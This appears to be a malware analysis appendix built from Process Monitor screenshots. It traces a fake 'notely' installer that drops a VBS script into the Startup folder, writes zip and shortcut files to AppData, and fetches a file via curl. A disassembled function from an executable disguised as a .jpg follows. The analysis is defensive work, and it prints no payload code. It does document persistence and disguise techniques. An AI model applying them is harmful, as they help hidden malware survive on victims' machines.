


```
Date:        4/6/2024 8:21:03.1295551 AM
Thread:      2096
Class:       File System
Operation:   CreateFile
Result:      SUCCESS
Path:        C:\Program Files (x86)\NoCapSoftware\notely-setup-x64\notely.exe
Duration:    0.0003802

Desired Access:    Generic Write, Read Attributes
Disposition:       OverwriteIf
Options:           Synchronous IO Non-Alert, Non-Directory File, Open No Recall
Attributes:        n/a
ShareMode:         None
AllocationSize:    0
OpenResult:        Created
```

"unzip.vbs"




```
8:21:0...  msiexec.exe  5124  CreateFile  C:\Users\Malianalis\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\unzip.vbs
```




```
Date:        4/6/2024 8:21:03.1252523 AM
Thread:      2096
Class:       File System
Operation:   CreateFile
Result:      SUCCESS
Path:        C:\Users\Malianalis\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\unzip.vbs
Duration:    0.0008343

  Desired Access:    Generic Write, Read Attributes
  Disposition:       OverwriteIf
  Options:           Synchronous IO Non-Alert, Non-Directory File, Open No Recall
  Attributes:        n/a
  ShareMode:         None
  AllocationSize:    0
  OpenResult:        Created
```

"Emergreport.zip"




```
8:21:0...  msiexec.exe  5124  CreateFile  C:\Users\Malianalis\AppData\Roaming\Emergreport.zip
```




```
Date:        4/6/2024 8:21:03.1233574 AM
Thread:      2096
Class:       File System
Operation:   CreateFile
Result:      SUCCESS
Path:        C:\Users\Malianalis\AppData\Roaming\Emergreport.zip
Duration:    0.0000473

  Desired Access:     Generic Write, Read Attributes
  Disposition:        OverwriteIf
  Options:            Synchronous IO Non-Alert, Non-Directory File, Open No Recall
  Attributes:         n/a
  ShareMode:          None
  AllocationSize:     0
  OpenResult:         Created
```

"Emergreport.ink"




```
8:05:3...  WScript.exe  3784  CreateFile  C:\Users\Malianalis\AppData\Roaming\Emergreport.lnk
```




Date: 4/10/2024 8:05:35.4582186 AM
Thread: 4132
Class: File System
Operation: CreateFile
Result: SUCCESS
Path: C:\Users\Malianalis\AppData\Roaming\Emergreport.lnk
Duration: 0.0000693

Desired Access: Generic Read/Write
Disposition: OverwriteIf
Options: Sequential Access, Synchronous IO Non-Alert, Non-Directory File
Attributes: A
ShareMode: Read, Write
AllocationSize: 0
OpenResult: Created

"Shortcut to notely.exe"




```
:21:0...  msiexec.exe  5124  CreateFile  C:\Users\Malianalis\Desktop\Shortcut to notely.exe.lnk  SUCCESS
```




Date:	4/6/2024 8:21:03.1521855 AM
Thread:	5328
Class:	File System
Operation:	CreateFile
Result:	SUCCESS
Path:	C:\Users\Malianalis\Desktop\Shortcut to notely.exe.lnk
Duration:	0.0001077

```
Desired Access:      Generic Read/Write
Disposition:         OverwriteIf
Options:             Synchronous IO Non-Alert, Non-Directory File
Attributes:          n/a
ShareMode:           Read, Write
AllocationSize:      0
Impersonating:       DESKTOP-PUAFCAM\Malianalis
OpenResult:          Created
```

"oneWitch.png"




```
8:38:5...  curl.exe    2560  CreateFile   C:\Users\Malianalis\AppData\Roaming\oneWitch.png
```



```
Date:        4/6/2024 8:38:54.2155755 AM
Thread:      1152
Class:       File System
Operation:   CreateFile
Result:      SUCCESS
Path:        C:\Users\Malianalis\AppData\Roaming\oneWitch.png
Duration:    0.0001381

  Desired Access:      Generic Write, Read Attributes
  Disposition:         OverwriteIf
  Options:             Synchronous IO Non-Alert, Non-Directory File
  Attributes:          N
  ShareMode:           Read, Write
  AllocationSize:      0
  OpenResult:          Created
```

D. Decompiled Code Snippets



```
  ;-- __security_init_cookie:
void dbg.__security_init_cookie();
; var FT systime @ stack - 0x38
; var LARGE_INTEGER perfctr @ stack - 0x30
0x65cc5640      push    r12         ; gs_support.c:51 ; void __security_init_cookie();
0x65cc5642      push    rbp
0x65cc5643      push    rdi
0x65cc5644      push    rsi
0x65cc5645      push    rbx
0x65cc5646      sub     rsp, 0x30
0x65cc564a      mov     rbx, qword data.65cc70c0 ; gs_support.c:52 ; 0x65cc70c0
0x65cc5651      movabs  rax, 0x2b992ddfa232 ; gs_support.c:56
0x65cc565b      mov     qword [systime.ft_scalar], 0 ; gs_support.c:53
0x65cc5664      cmp     rbx, rax    ; gs_support.c:54
0x65cc5667      je      0x65cc5680
0x65cc5669      not     rbx         ; gs_support.c:58
0x65cc566c      mov     qword data.65cc70d0, rbx ; 0x65cc70d0
0x65cc5673      add     rsp, 0x30   ; gs_support.c:59
0x65cc5677      pop     rbx
0x65cc5678      pop     rsi
0x65cc5679      pop     rdi
0x65cc567a      pop     rbp
0x65cc567b      pop     r12
0x65cc567d      ret
0x65cc567e      nop
0x65cc5680      lea     rcx, [systime.ft_scalar] ; gs_support.c:62 ; LPFILETIME lpSystemTimeAsFileTime
0x65cc5685      call    qword [GetSystemTimeAsFileTime] ; 0x65cde1fc ; VOID GetSystemTimeAsFileTime(LPFILETIME lpSystemTimeAsFileTime)
0x65cc568b      mov     rsi, qword [systime.ft_scalar] ; gs_support.c:64
0x65cc5690      call    qword [GetCurrentProcessId] ; gs_support.c:70 ; 0x65cde1dc ; DWORD GetCurrentProcessId(void)
0x65cc5696      mov     ebp, eax
0x65cc5698      call    qword [GetCurrentThreadId] ; gs_support.c:71 ; 0x65cde1e4 ; DWORD GetCurrentThreadId(void)
0x65cc569e      mov     edi, eax
0x65cc56a0      call    qword [GetTickCount] ; gs_support.c:72 ; 0x65cde204 ; DWORD GetTickCount(void)
0x65cc56a6      lea     rcx, [perfctr] ; gs_support.c:74 ; LARGE_INTEGER *lpPerformanceCount
0x65cc56ab      mov     r12d, eax   ; gs_support.c:72
0x65cc56ae      call    qword [QueryPerformanceCounter] ; gs_support.c:74 ; 0x65cde224 ; BOOL QueryPerformanceCounter(LARGE_INTEGER *lpPerformanceCount)
0x65cc56b4      xor     rsi, qword [perfctr] ; gs_support.c:76
0x65cc56b9      mov     eax, ebp    ; gs_support.c:70
0x65cc56bb      movabs  rdx, 0xffffffffffff ; gs_support.c:83 ; 281474976710655
0x65cc56c5      xor     rax, rsi
0x65cc56c8      mov     esi, edi    ; gs_support.c:71
0x65cc56ca      xor     rsi, rax
0x65cc56cd      mov     eax, r12d   ; gs_support.c:72
0x65cc56d0      xor     rax, rsi    ; gs_support.c:76
0x65cc56d3      and     rax, rdx    ; gs_support.c:83
0x65cc56d6      cmp     rax, rbx    ; gs_support.c:86
0x65cc56d9      je      0x65cc5700
0x65cc56db      mov     rdx, rax
0x65cc56de      not     rdx
```

Part of " __security_init_cookie" function in the file "witchABY.jpg". Could be used for Stealth and Persistence/ Code obfuscation reasons. Taken in "Cutter".